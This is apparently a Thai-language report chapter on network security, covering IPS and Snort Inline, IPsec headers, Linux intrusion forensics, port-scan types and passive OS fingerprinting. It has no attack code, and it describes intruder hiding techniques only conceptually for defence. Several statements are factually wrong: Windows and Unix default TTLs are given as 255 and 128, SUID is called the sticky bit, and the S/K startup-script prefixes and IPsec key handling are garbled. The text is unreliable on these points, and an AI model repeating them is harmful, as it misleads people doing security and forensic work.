ปัญหาของ IPS ก็มีเหมือนกัน ที่ชัดเจนเลยก็คือ ยังมีราคาค่อนข้างแพงมาก เมื่อเปรียบเทียบกับ IDS ส่วนใหญ่แล้ว IPS ที่มาใน ลักษณะของ Network Appliance นั้นจะมีราคาในหลักล้านบาทขึ้นไป และ การทำงานของ IPS จะใช้หลักการที่เรียกว่า "Inline" หรือ บางตำราเรียกว่า "Gateway IDS" คือ มีการนำ IPS ไปกั้นกลางระหว่าง ต้นทาง กับ ปลายทาง ของเส้นทางการส่งข้อมูล โดยไม่ต้องมีการกำหนด IP address ให้กับตัว IPS ปัญหาก็คือ หากตัว IPS เกิดเสีย ถ้า IPS ไม่สามารถ Bypass ตัวเองได้ ก็จะทำให้เกิดปัญหาในการรับส่งข้อมูลระหว่างต้นทางกับ ปลายทาง ตลอดจนถ้า IPS ตัดสินใจผิด การ "Block" IP Packet ที่ IPS คิดว่าเป็นการบุกรุก แต่จริงๆ แล้วเป็น Traffic การใช้งานธรรมดา ก็จะทำให้เกิดปัญหากับผู้ใช้งานทั่วไปได้เช่นกัน


ต่อมาก็จะมีการพัฒนาโปรแกรม Snort โดยมีการพยายามนำ Snort Engine มาแก้ไขให้เพิ่มความสามารถป้องกัน (drop) การโจมตีของบุกรุกได้ โดยไม่เพียงแต่แจ้งเตือน (alert) อย่างเดียว โดยนำ Snort Engine, iptables มาทำงานร่วมกันโดยดักจับ Packet ที่ Layer2 (Data-Link Layer) ซึ่งมีลักษณะการทำงานแบบ Bridge และตั้งชื่อใหม่ว่า "Snort Inline" ซึ่งมีคุณสมบัติเป็น IPS ที่สามารถป้องกันการโจมตีของ Hacker อย่างได้ผลและมีประสิทธิภาพ

2.5 Internet Protocol Security (IPsec)

IPsec เป็นส่วนเพิ่มขยายของ Internet Protocol (IP) ในชุดโพรโตคอล TCP/IP พัฒนาเพื่อเป็นส่วนหนึ่งของมาตรฐานของ IPv6 ซึ่งเป็นโพรโตคอลที่พัฒนาเพื่อใช้แทน IPv4 ที่ใช้ใน ปัจจุบันและกำหนดหมายเลข RFC เป็น RFC2401

IPsec ใช้โพรโตคอล 2 ชุดคือ Authentication Header (AH) และ Encapsulated Security Payload (ESP) เพื่อรองรับการพิสูจน์ตัวตน (Authentication) การรักษาความถูกต้องของข้อมูล (Integrity) และการรักษาความลับ (Confidentiality) ในระดับชั้นของ IP

โดยการใช้งานสามารถเลือกใช้ได้สองรูปแบบตามรูป



รูปที่ 2.3 รูปแบบการใช้งาน IPsec

- Tunnel mode เป็นการนำส่วนแพ็กเก็ตเดิมทั้งหมดมาครอบด้วย IP โพรโทคอลชุดใหม่ที่เป็นไปตามชุดโพรโทคอล IPsec สังเกตได้จากการเพิ่มเฮดเดอร์ IP และ AH เข้าไปข้างหน้าแพ็กเก็ตชุดเดิม
- Transport mode นำเฉพาะข้อมูลของโพรโทคอล IP ซึ่งจะประกอบด้วยข้อมูลของชั้น Transport (TCP หรือ UDP) และชั้นแอปพลิเคชัน โดยเพิ่มโพรโทคอล AH และเพิ่มข้อมูลใน IP เดิมให้เหมาะสมตามมาตรฐาน IPsec

การรักษาความถูกต้องของข้อมูลของ IP ดาตาแกรม (IP Datagram) ในชุดโพรโทคอล IPsec ใช้ Hash Message Authentication Codes หรือ HMAC ด้วยฟังก์ชันแฮชเช่น MD5 หรือ SHA-1 ทุกครั้งที่มีการส่งแพ็กเก็ตจะมีการสร้าง HMAC และใช้การเข้ารหัสไปด้วยทุกครั้ง เพื่อให้ปลายทางสามารถตรวจสอบได้ตามหลักการลายเซ็นดิจิทัลว่าต้นทางเป็นผู้ส่งแพ็กเก็ตนั้นมาจริง

ส่วนการรักษาความลับของข้อมูลนั้น จะใช้การเข้ารหัส IP ดาตาแกรมด้วยวิธีการเข้ารหัสด้วยกุญแจสมมาตร ด้วยวิธีการมาตรฐานที่เป็นรู้จักกันดีเช่น 3DES AES หรือ Blowfish เป็นต้น

ปัญหาหนึ่งของ IPsec คือการส่งกุญแจที่ใช้ในการเข้ารหัสไปกับแพ็กเก็ต ซึ่งจัดว่าไม่ปลอดภัย นอกจากนี้การแลกเปลี่ยนกุญแจนำไปสู่ปัญหาของการดูแลระบบที่ใช้ IPsec เพราะทั้งระบบต้องสนับสนุนการใช้งานโพรโทคอล IPsec เดียวกัน จะทำอย่างไรให้สามารถส่งกุญแจในการเข้ารหัสไปกับแพ็กเก็ตถ้าไม่มีการเข้ารหัสแพ็กเก็ตแต่อย่างใด เพื่อแก้ปัญหาจึงได้พัฒนาโพรโทคอลในการแลกเปลี่ยนกุญแจหรือ Internet Key Exchange Protocol (IKE)

IKE จะทำการพิสูจน์ตัวตนของปลายทางก่อนการสื่อสาร ในขั้นตอนถัดมาจึงสามารถแลกเปลี่ยนและตกลง Security Association และกุญแจในการเข้ารหัสได้ด้วยวิธีการแลกเปลี่ยนกุญแจตามวิธีการแลกเปลี่ยนกุญแจด้วยการใช้กุญแจสาธารณะเช่น Diffie-Hellmann เป็นต้น ซึ่งชุดโพรโทคอล IKE จะตรวจสอบกุญแจที่ใช้ในการเข้ารหัสระหว่างการติดต่อสื่อสารเป็นระยะตลอดการสื่อสารข้อมูลที่เกิดขึ้นแต่ละครั้ง

ชุดโพรโทคอล IPsec ประกอบด้วยโพรโทคอลหลักสองโพรโทคอลคือ Authentication Header (AH) และ Encapsulated Security Payload (ESP)

AH หรือ Authentication Header ทำหน้าที่รักษาความถูกต้องของ IP คาตาแกรม โดยการคำนวณ HMAC กับทุก IP คาตาแกรมตามรูป

Next Header	Payload Length	Reserved
Security Parameter Index (SPI)		
Sequence Number (Replay Defense)		
Hash Message Authentication Code		

รูปที่ 2.4 Authentication Header

เฮดเดอร์ของ AH มีขนาด 24 ไบต์ อธิบายได้ดังนี้

- Next Header ใช้เพื่อบอกให้ทราบว่ากำลังใช้รูปแบบใดในการใช้งาน IPsec ระหว่าง Tunnel mode ค่าจะเป็น 4 ส่วน Transport mode ค่าจะเป็น 6
- Payload length บอกความยาวของข้อมูลที่ต้องทำแฮชตามด้วย Reserved จำนวน 2 ไบต์
- Security Parameter Index (SPI) กำหนด Security Association สำหรับใช้ในการถอดรหัสแพ็กเก็ตเมื่อถึงปลายทาง
- Sequence Number ขนาด 32 บิตใช้บอกลำดับของแพ็กเก็ต
- Hash Message Authentication Code (HMAC) เป็นค่าที่เกิดจากฟังก์ชันแฮชเช่น MD5 หรือ SHA-1 เป็นต้น

ESP หรือ Encapsulated Security Payload ใช้สำหรับรักษาความถูกต้องของแพ็กเก็ตโดยใช้ HMAC และการเข้ารหัสรวมด้วย

Security Parameter Index (SPI)			
Sequence Number (Replay Defense)			
Initialization Vector (IV)			
Data			
Padding		Padding Length	Next Header
Hash Message Authentication Code			

รูปที่ 2.5 Encapsulated Security Payload

- Security Parameter Index (SPI) กำหนด Security Association (SA) ระบุ ESP ที่สอดคล้องกัน
- Sequence Number ระบุลำดับของแพ็กเก็ต
- Initialization Vector (IV) ใช้ในกระบวนการเข้ารหัสข้อมูล ป้องกันไม่ให้สองแพ็กเก็ตมีการเข้ารหัสที่ซ้ำกันเกิดขึ้น
- Data คือข้อมูลที่เข้ารหัส
- Padding เป็นการเติม Data เพื่อให้ครบจำนวนไบต์ที่เข้ารหัสได้
- Padding Length บอกความยาวของ Padding ที่เพิ่ม
- Next Header กำหนดเฮดเดอร์ถัดไป
- HMAC ค่าที่เกิดจากฟังก์ชันแฮชขนาด 96 บิต

2.6 การตรวจร่องรอยหลักฐาน

2.6.1 การตรวจร่องรอยหลักฐานทางคอมพิวเตอร์

2.6.1.1 พื้นฐานสำคัญที่ใช้ในการ ตรวจสอบการละเมิดสิทธิ์ และหาข้อมูล

start-up

ตามพฤติกรรมของผู้บุกรุก หลังจากที่เราเข้ามาในเครื่องเราได้แล้ว ผู้บุกรุกมักจะทิ้งช่องทางเอาไว้เพื่อที่จะได้สามารถกลับเข้ามาในเครื่องเราได้อีกครั้ง และตามปกติแล้ว ก็จะทำการลงโปรแกรมจะพวก rootkit หรือ อาจจะมีชุดคำสั่งที่เอาไปใส่ไว้เพื่อให้ทำงานทุกครั้งที่เปิดเครื่องขึ้นมา

โปรแกรมแรกที่จะทำงานหลังจาก boot ก็คือ init โดยปกติแล้วสำหรับ ลินุกซ์นั้น init จะไปทำการอ่านค่าต่างๆ ที่ตั้งเอาไว้ที่ไฟล์ /etc/inittab ก่อน ซึ่งภายในไฟล์ก็จะกำหนดค่าที่ใช้ในการเริ่มต้นโปรแกรม หลังจาก boot ระบบ และค่า ระดับการทำงานต่างๆเอาไว้ ซึ่งขึ้นมาจากไฟล์ /etc/rc*.d

สำหรับ /etc/rcS.d นั้นภายในโฟลเดอร์ จะเก็บไฟล์ที่จะให้ทำงานทุกครั้งที่เปิดเครื่องไม่ว่าจะกำหนดค่าให้ทำงานที่ระดับใดก็ตาม โดยที่ไฟล์ที่กำหนดให้รันเมื่อเปิดเครื่องทุกครั้งจะขึ้นต้นด้วย S ส่วน ที่จะให้ทำทุกครั้งที่เปิดเครื่อง ต้องขึ้นต้นด้วย K และ ที่ระดับต่างๆก็จะมีการกำหนดค่าให้เริ่มทำงานโปรแกรมตามที่กำหนดอีกที่ อย่างเช่นใน folder /etc/rc2.d/ ก็จะเก็บไฟล์ที่จะทำงานเมื่อระบบเริ่มต้นที่ กำหนดให้ใช้ระดับ 2 โดยการตั้งชื่อนั้นก็จะเหมือนกันกับ rcS.d

โดยปกติแล้วไฟล์ที่ทำงานจริงๆจะเก็บเอาไว้ที่ /etc/init.d/ แต่ว่าจะทำ symbolic link เข้าไปที่ rc*.d ต่างๆแทน

เคอร์เนลโมดูล

จะเตรียมฟังก์ชันการทำงานต่างๆ เอาไว้ที่เคอร์เนล และมักจะถูกผู้บุกรุกนำไปใช้ในการควบคุมระบบของเรา โดยเคอร์เนลโมดูลสามารถโหลดในตอน เริ่มเปิดเครื่องโดยใช้คำสั่ง `insmod` หรือ `modprobe` หรืออีกวิธีก็คือการใช้เคอร์เนลซึ่งคำสั่งหรือโมดูลที่จะถูกโหลดเข้ามาตอนเปิดเครื่องนั้นโดยปกติแล้วจะถูกเก็บเอาไว้ที่ โฟลเดอร์ `/lib/module/` ชื่อ `kernel/` โดยที่ไฟล์ `modules.dep` จะเก็บ ว่าโมดูลใดขึ้นต่อกันบ้าง และโมดูลใดที่ต้องโหลดเข้ามาเพิ่มอีก

การซ่อนข้อมูล

เมื่อผู้บุกรุกเข้ามาพัวพันระบบ เป็นเรื่องปกติที่จะต้องทำการสร้างไฟล์ใหม่ขึ้นมาบนระบบ แต่ว่าผู้บุกรุกนั้นก็ไม่ต้องการที่จะให้คนอื่นสามารถพบเห็นได้ง่ายๆ จึงต้องมีการใช้เทคนิคต่างๆ เพื่อช่วยในการซ่อนไฟล์

วิธีการ 2 วิธีที่ผู้บุกรุกมักใช้เป็นประจำก็คือ

1. ทำการซ่อนไฟล์ เอาไว้ในที่ ที่ผู้ใช้ปกตินั้นไม่ค่อยสนใจ และไม่สังเกต ซึ่งในระบบยูนิกซ์ นั้นที่ๆหนึ่งที่มีคุณสมบัติดังนี้ก็คือ ที่โฟลเดอร์ `/dev/` ซึ่งเป็นโฟลเดอร์ที่เก็บไฟล์ไว้มากมาย และหลากหลายชนิด และมีการสร้างหรือลบอยู่เกือบตลอดเวลา
2. คือเทคนิค ที่ใช้การตั้งชื่อด้วย "." ซึ่งปกติแล้วไฟล์ที่มีการตั้งชื่อด้วย "." นั้นจะไม่สามารถมองเห็นได้ถ้ามีการใช้คำสั่ง `ls` แบบปกติ หรืออีกทางก็คือการตั้งชื่อไฟล์ด้วยช่องว่าง

Inode

คือ โครงสร้างข้อมูล ของระบบไฟล์ ที่จะเก็บข้อมูลต่างๆไปของไฟล์ ไคเรกทอรี และอื่นๆ ซึ่งจะต้องประกอบด้วยส่วนต่างๆอย่างน้อยดังนี้

- ๘ ความยาวของไฟล์ที่มีขนาดเป็น ไบต์
- ๘ Device ID คือค่าที่ระบุว่า อุปกรณ์ตัวไหนที่เป็นตัวเก็บไฟล์นั้นอยู่
- ๘ User ID
- ๘ Group ID
- ๘ หมายเลข inode เอาไว้ใช้ในการจำแนกแยกแยะ ไฟล์ ภายในระบบไฟล์ เมื่อไหร่ก็ตามที่โปรแกรม อ้างถึงไฟล์โดยชื่อ ระบบจะใช้ชื่อของไฟล์เพื่อไปดูค่า inode ที่เกี่ยวข้องกับไฟล์นั้น ซึ่งจะให้ข้อมูลที่ต้องการเกี่ยวกับไฟล์
- ๘ file mode เอาไว้พิจารณาว่าผู้ใช้สามารถใช้อ่าน เขียน หรือ execute ได้
- ๘ Timestamp สำหรับไฟล์ชนิดที่เป็น ext3 นั้นจะเก็บเวลาทั้งหมด 4 ชนิดคือ Modified time, Accessed, changed และ delete time ค่าที่เก็บจะเป็นค่าครั้งสุดท้ายของสิ่งนั้นๆ

- modified time เป็นเวลาครั้งสุดท้ายที่ไฟล์นั้นโดนแก้ไข ถ้ามีการเพิ่มหรือลดขนาดของไฟล์ ค่าเวลานี้ก็จะโดนแก้ไข
- accessed time คือเวลาครั้งสุดท้ายที่ ข้อมูลของไฟล์ถูกเข้าถึง อย่างเช่น ไฟล์ถูกอ่านด้วยคำสั่ง cat
- change time เป็นเวลาครั้งสุดท้าย ที่มีการเปลี่ยนแปลง inode อย่างเช่นมีการเปลี่ยนแปลง permission หรือ ขนาดของไฟล์
- delete time คือ เวลาครั้งสุดท้ายที่ไฟล์โดนลบ หรือ กลายเป็น 0 ถ้ามันไม่ได้โดนลบ

๘ reference count เพื่อบอกว่ามี hard link เท่าไหร่

inode สามารถใช้อ้างถึงโครงสร้างข้อมูลและ device block ที่มันจัดการอยู่ (สำหรับไฟล์ทั่วๆ ไปนั้น block ถูกสร้างขึ้นเป็น ตัวของไฟล์)

inode โดยปกติแล้วมันจะถูกอ้างถึง inode บน block device ซึ่งจัดการกับไฟล์ทั่วๆ ไป , directory และ symbolic link ซึ่งมีส่วนสำคัญในการกู้คืนไฟล์ที่เสียหายในระบบ

การลบข้อมูล

สำหรับระบบเดิมอย่างเช่น ext2 นั้นเมื่อผู้ทำการลบไฟล์ ค่า inode จะยังถูกเก็บอยู่ เพียงแต่มีการตั้งค่าให้เป็นพื้นที่ ที่ไม่ได้ใช้เท่านั้นทำให้สามารถกู้คืนได้เมื่อมีการลบไป

ไฟล์ประเภท ext3 นั้นถ้ามีการลบจะทำการ เคลียร์ค่า inode และ block ทิ้งไปทั้งหมดทำให้ไม่สามารถกู้คืนกลับมาได้

โปรเซส

โดยปกติเราจะใช้คำสั่ง ps แล้วตามด้วย option ต่างๆ อย่างเช่น ps aux เพื่อใช้ในการตรวจสอบว่า มีโปรเซสใดบ้างที่กำลังทำงานอยู่บนระบบขณะนั้น เพื่อที่จะได้ตรวจสอบว่ามี F โปรเซสแปลกๆ จาก user คนไหนบ้าง แต่ว่า การใช้คำสั่งนี้ก็ยังไม่น่าเชื่อถือมากเท่าที่ควร เพราะว่า ผู้บุกรุก สามารถทำให้โปรแกรมหลบซ่อนจากคำสั่ง ps ได้ โดยที่เราสามารถเข้าไปตรวจสอบที่ /proc ได้ เพราะว่าคำสั่ง ps จะเป็นการไปดึงข้อมูลจาก /proc เพื่อเอาออกมาแสดง ดังนั้นเราควรตรวจสอบว่า จำนวนโปรเซสใน /proc มีจำนวนเท่ากับ คำสั่ง ps aux หรือไม่

การจัดเก็บข้อมูลใน /proc

เก็บข้อมูลเกี่ยวกับโปรเซสตามหมายเลขที่กำหนดไว้ เช่น /proc/1234 ภายใน directory นี้ จะเก็บข้อมูลเกี่ยวกับโปรเซสที่มีหมายเลขโปรเซสเป็น 1234 ไว้ ซึ่งภายในมีรายละเอียดดังนี้

1. ไฟล์ cmdline จะเก็บคำสั่งที่โปรเซสนั้นประมวลผล
2. ไฟล์ environ เก็บค่าตัวแปรสภาพแวดล้อมของโปรเซสนั้น
3. ไคเรกทอรี fd เก็บ symbolic link ของ file descriptor ของไฟล์ที่โปรเซสนั้นเรียกทำงาน
4. cwd Symbolic link เป็นลิงค์ที่ชี้ไปยังไคเรกทอรีที่โปรเซสทำงานอยู่
5. exe Symbolic link เป็นลิงค์ที่ชี้ไปยังโปรเซสที่กำลังประมวลผลอยู่
6. ไฟล์ maps เก็บส่วน memory map ของโปรเซสซึ่งประกอบด้วยช่วงตำแหน่ง permission หรือ offset เป็นต้น
7. root Symbolic link เป็นลิงค์ที่ชี้ไปยัง root directory
8. ไฟล์ statm เก็บข้อมูลการใช้งานหน่วยความจำของโปรเซส
9. ไฟล์ stat เก็บข้อมูลรายละเอียดเกี่ยวกับโปรเซสซึ่งมีรายละเอียดมากที่สุด
10. ไฟล์ status เก็บข้อมูลเช่นเดียวกับ stat แต่จะเข้าใจง่ายกว่า

พอร์ต

การตรวจสอบว่าเรา เปิด port อะไรอยู่บ้างนั้น ปกติแล้วเราใช้คำสั่ง netstat เพื่อตรวจสอบ ดู แต่บ่อยครั้งก็โดนซ่อนเช่นกัน โดยผู้บุกรุกอาจจะทำการเปิด port บาง port เพื่อเป็น backdoor เอาไว้และซ่อนจากการใช้คำสั่ง netstat ซึ่งเราก็อาจจะตรวจสอบได้โดยการใช้โปรแกรม scan port เพื่อตรวจสอบ port ที่เครื่องเปิดเอาไว้ได้

Suid,Sgid

คือไฟล์ที่มีการเซตค่า sticky bit เอาไว้โดยที่ เมื่อไฟล์ใดที่มีการเซตค่านี้ไว้ เมื่อมี ผู้ใช้คนอื่นที่ไม่ใช่เจ้าของไฟล์มาใช้งานไฟล์นั้น ก็จะได้สิทธิ์ เท่ากับ uid ของเจ้าของไฟล์ (โดยปกติ เมื่อเราทำการเรียกใช้โปรแกรม อะไรก็ตามโปรเซสที่ถูกเรียกขึ้นมาจะได้ euid ซึ่งมีค่าเท่ากับ uid ของผู้เรียกไฟล์นั้น แต่เมื่อ มีการเซตค่า sticky bit เข้าไป euid จะมีค่าเท่ากับ uid ของเจ้าของไฟล์) จากความสามารถดังกล่าว อาจจะทำให้ผู้บุกรุกนำไฟล์ของ root ที่มีการเซตค่า sticky bit นี้ไปใช้ในการ exploit ระบบ ซึ่งเราต้องคอยตรวจสอบการเปลี่ยนแปลงของไฟล์เหล่านี้้อย่างสม่ำเสมอ

ไฟล์ `/etc/passwd` , `/etc/shadow`

ทั้ง 2 ไฟล์นี้มีความสำคัญมากและควรตรวจสอบอย่างสม่ำเสมอโดยที่ ต้องคอยดูว่ามี user เพิ่มขึ้นมาหรือมีการเปลี่ยน user id ให้มีความสามารถสูงขึ้นหรือไม่

`/etc/init.d` , `/etc/rc*.d`

ทั้ง 2 ไดรกทอรีนี้ จะเก็บไฟล์โปรแกรมที่จะเริ่มทำงานเมื่อเรา start เครื่อง โดยที่ผู้บุกรุก อาจจะเอาโปรแกรมไปซ่อนไว้ที่ ไดรกทอรีเหล่านี้ได้

crontab

คือโปรแกรมที่ใช้ตั้งเวลาการทำงานของโปรแกรมต่างๆ โดย ผู้บุกรุกอาจจะเข้าไปตั้งค่าเหล่านี้ได้เรียกให้บางโปรแกรมทำงานตามเวลาที่กำหนด

2.6.2 การตรวจร่องรอยหลักฐานทางเครือข่าย

สำหรับ การสืบหาหลักฐานทางเครือข่ายจะเป็นการหาคำตอบของคำถามต่อไปนี้

- เป็นการละเมิดสิทธิ์ หรือเป็นเพียงแค่การแจ้งเตือนที่ผิดพลาด
- ใครเป็นคนละเมิดสิทธิ์หรือใครที่เข้ามาพัวพันด้วย
- การละเมิดสิทธิ์เกิดขึ้นเมื่อเวลาใด
- อะไรคือ traffic ระหว่าง เครื่องผู้บุกรุก และเครื่องที่โดนบุกรุก
- เป็นเวลานานเท่าใดที่ผู้บุกรุกอยู่ภายในเครื่องเป้าหมาย
- รูปแบบของการกระทำการละเมิดสิทธิ์ เป็นไปในรูปแบบใด
- คำสั่งอะไรที่ ผู้ละเมิดสิทธิ์ใช้
- ผู้บุกรุกได้ทำการติดตั้งโปรแกรมประเภท rootkit หรือ backdoor ไว้หรือไม่
- อะไรเป็นสัญญาณที่บ่งบอกถึงการละเมิดสิทธิ์เริ่มแรก

Network Traffic

เมื่อมีเครื่อง 2 เครื่องที่ทำการแลกเปลี่ยนข้อมูลกันผ่านทางเครือข่าย ก็จะต้องมีการสื่อสารกันโดยผ่านทางสิ่งที่เรียกว่า โปรโตคอล เพื่อที่จะได้กำหนดค่าต่างๆของ แพ็กเก็ตที่จะแลกเปลี่ยนกันนั้น เป็นไปในรูปแบบเดียวกัน และสื่อสารกันอย่างเข้าใจ โดยปกติแล้ว โปรโตคอลที่นิยมใช้กันอย่างแพร่หลาย ก็คือ TCP/IP

TCP/IP ประกอบด้วย 2 โปรโตคอล คือ IP ซึ่งจะเป็นตัวที่ใช้กำหนดว่า แพ็กเก็ตนั้นมาจากที่ไหน และจะส่งไปที่ไหน ส่วน TCP นั้น เป็นตัวที่กำหนดเพื่อให้มั่นใจได้ว่าข้อมูลที่ได้รับ

ทางปลายทางนั้น มีความถูกต้องตามลำดับ โดยที่ทั้ง 2 โปรโตคอลที่กล่าวมานั้นกระทำโดยการเพิ่มส่วนของ เฮดเดอร์ เข้าไปที่ข้อมูลที่ได้รับมาจากโปรแกรมแอปพลิเคชันต่างๆ

การที่จะวิเคราะห์ว่าข้อมูลที่ส่งมานั้นถูกต้องหรือไม่ ก็จำเป็นจะต้องเข้าใจ ว่า ผู้บุกรุกนั้น จะกระทำอย่างไรต่อ เฮดเดอร์ และเข้าใจ ส่วนต่างๆของเฮดเดอร์ว่ามีอะไรบ้าง

ตัวอย่างการตรวจสอบจาก header ของ โปรโตคอล

การตั้งค่าให้มีการ fragmentation ที่โปรโตคอล IP เพื่อหลีกเลี่ยงการตรวจจับของ โปรแกรมที่ทำหน้าที่ป้องกันต่างๆ เพราะฉะนั้น แพ็กเก็ตที่มีขนาดเล็กมาก ก็ถือว่าเป็น แพ็กเก็ตที่น่าสงสัย ซึ่งปกติแล้วขนาดของแพ็กเก็ต ไม่น่าจะต่ำกว่าครึ่งหนึ่งของขนาดใหญ่ที่สุดที่รับได้

การตรวจสอบค่า ttl ของแพ็กเก็ตเพื่อตรวจสอบว่าแพ็กเก็ตนั้นถูกส่งมาไกลเพียงใดและ น่าจะเป็น เครื่อง ปฏิบัติการชนิดไหน โดยปกติ ระบบปฏิบัติการวินโดวส์ จะใช้ค่า ttl เริ่มต้นเป็น 255 ส่วนระบบปฏิบัติการจำพวก ยูนิกซ์ จะใช้ค่า ttl เริ่มต้นเป็น 128

ค่า sequence ใช้ในการพิจารณาว่ามีการสร้าง แพ็กเก็ตของเซสชัน นั้นใหม่หรือไม่

ค่า Header length ของโปรโตคอล ทีซีพี นั้น ปกติแล้วจะถูกส่งวนเอาไว้เพื่อใช้ในอนาคต แต่ว่า บ่อยครั้งที่ถูกผู้บุกรุกนำมาใช้ในการ ติดต่อสื่อสารอย่างซ่อนเร้นกันระหว่างเครื่อง ที่โดนบุกรุก กับเครื่องของผู้บุกรุก อาจจะเป็นช่องทางที่ถูกติดตั้งไว้โดย โปรแกรม รุทคิต ต่างๆ

การจำแนก การสแกนพอร์ต

สแกนพอร์ต เป็นวิธีที่ใช้ในการตรวจสอบว่า เครื่องปลายทางนั้นเปิด พอร์ตอะไรไว้บ้าง ซึ่งมี เทคนิคมากมายในการใช้ เพื่อ สแกนพอร์ต

ตัวอย่างที่ใช้ในการ สแกนพอร์ต

SYN scan: ผู้บุกรุกสามารถตรวจสอบ พอร์ตที่เปิดอยู่ด้วยการส่ง SYN แพ็กเก็ต เข้าไปยัง พอร์ตต่างๆ ถ้ามีการเปิดพอร์ตนั้นอยู่ ก็จะได้รับ SYN-ACK ตอบกลับมา ส่วน พอร์ตที่ปิดก็จะส่ง RST มาแทน ถ้าพอร์ตเปิด ผู้บุกรุกก็จะทำการส่ง RST เพื่อยกเลิกการติดต่อ

Connect scan: ผู้บุกรุกจะใช้การเชื่อมต่อ แบบสมบูรณ์เพื่อตรวจสอบ พอร์ตที่เปิดอยู่

Fin scan: เป็นการ ใช้ fin flag เพื่อตรวจสอบพอร์ตที่เปิดอยู่ โดยปกติไฟร์วอลล์บางชนิด จะไม่ได้ทำการปิดกั้น Fin แพ็กเก็ต ถ้าพอร์ตปิดมันจะส่ง RST กลับไป แต่ถ้าพอร์ตนั้นเปิดอยู่ เครื่อง ปลายทางก็จะละเลยต่อ แพ็กเก็ต Fin นั้นและไม่ตอบอะไรกลับมา

Ack scan: ใช้เพื่อค้นหา พอร์ตที่โดนตรวจสอบโดยไฟร์วอลล์ ไฟร์วอลล์บางตัวในอดีต ไม่ได้ทำการปิดกั้นแพ็กเก็ต Ack ซึ่งทำให้สามารถใช้ในการแยกความแตกต่างระหว่างพอร์ตที่ โดนตรวจสอบ กับไม่โดนได้ โดยที่ถ้าเป็น พอร์ตที่เปิด หรือ ปิดทัวไป ยังตอบ RST กลับมา แต่

ถ้าเป็น พอร์ตที่โดนกันโดยไฟร์วอลล์ จะไม่ส่งอะไรกลับมา ซึ่งอาจจะเป็น ไฟร์วอลล์ที่ไม่ใช่แบบ stateful

Passive Fingerprint

passive fingerprint เป็นวิธีที่ใช้เพื่อหาข้อมูลของเครื่องที่เราติดต่อด้วย โดยที่มีความเสี่ยงน้อยกว่าที่ผู้โดนตรวจสอบจะรู้ตัว โดยสามารถตรวจสอบ ระบบปฏิบัติการ service หรือ โปรแกรม ที่เครื่องปลายทางนั้นๆ ใช้อยู่ โดยใช้เพียงแค่การ ดักจับแพ็กเก็ตเท่านั้น

โดยปกติแล้ว fingerprint นั้นจะเป็นวิธี active ในการตรวจสอบข้อมูลของเครื่อง ปลายทาง อย่างเช่น การใช้โปรแกรม nmap เป็นต้น

ตัวอย่างของ TCP Passive Fingerprint

- IP Time-To-Live เป็นจำนวน hop ที่กำหนดไว้เพื่อจำกัดระยะจากต้นทางไปยังปลายทาง
- Window Size เป็นค่ากำหนดการไหลของข้อมูล ซึ่งจะแตกต่างกันตามระบบปฏิบัติการ
- DE บางระบบปฏิบัติการจะกำหนดเอาไว้ว่าไม่ให้มีการ แลกข้อมูล
- TOS การกำหนดว่าจะใช้ ชนิดไหน ขึ้นอยู่กับ ระบบปฏิบัติการ

จากด้านบนเป็นเพียงชนิดของข้อมูลจาก header ของแพ็กเก็ตที่นิยมนำมาใช้ในการพิจารณา และไม่ได้จำกัดว่าจะต้องใช้เพียงแค่ 4 ฟิลด์นี้เท่านั้น และผลที่ได้จากการพิจารณา ชนิดของระบบปฏิบัติการที่ได้มานั้นไม่อาจจะบอกได้ 100 เปอร์เซ็นต์ ว่าเป็นระบบปฏิบัติการนั้นจริงหรือไม่ ไม่มีสัญลักษณ์ใด(อย่างเดียว)ที่จะสามารถบอกได้อย่างแน่นอน แต่อย่างไรก็ตามการที่นำข้อมูลหลายๆ อย่างมารวมกันในการพิจารณา ก็สามารถเพิ่มความแม่นยำ ในการจำแนกได้

ตัวอย่างการวิเคราะห์ โดย พิจารณาจาก Icmp

โดยส่วนมากแล้ว icmp echo request จะแตกต่างกันในแต่ละระบบปฏิบัติการ โปรแกรมประเภท ping ที่ใช้กันทั่วไปใช้การสร้าง ICMP echo request ซึ่งสามารถใช้แบ่งกันได้อย่างชัดเจนระหว่าง ตระกูลยูนิกซ์ และตระกูลวินโดวส์

ตัวอย่างที่ได้มาจากการวิเคราะห์

ICMP Echo Request Datagram Size: ในส่วนของระบบปฏิบัติการวินโดวส์ จะใช้ขนาดความยาวเท่ากับ 60 ไบต์ ส่วนทางด้านระบบปฏิบัติการประเภท ยูนิกซ์นั้นจะใช้ขนาดเท่ากับ 84 ไบต์

ICMP Echo Request Data Payload Content: ในส่วนของระบบปฏิบัติการวินโดวส์ จะส่งตัวอักษรเข้ามาใน ส่วนของ data payload ส่วนในระบบปฏิบัติการจำพวก ยูนิกซ์ นั้นจะส่งตัวเลขและอักขระพิเศษเข้ามาแทน

ICMP Echo Request Timestamp: ในผลของการ ping นั้น โดยปกติจะแสดงค่า RTT ซึ่งเป็นค่าเวลาที่คำนวณเวลาที่ใช้ไปกลับในการส่ง แพ็กเก็ต ในระบบปฏิบัติการจำพวก ยูนิกซ์ 8 ไบต์แรกของ data payload จะเป็นค่า timestamp ซึ่งช่วยเราในการหา RTT ส่วนในระบบปฏิบัติการจำพวกวินโดวส์นั้นจะไม่มีการส่งข้อมูล timestamp มาด้วยข้อมูลจะเริ่มด้วยตัวอักษรเลข แต่ค่า timestamp นั้นจะเก็บไว้ที่ส่วนของ หน่วยความจำหลัก

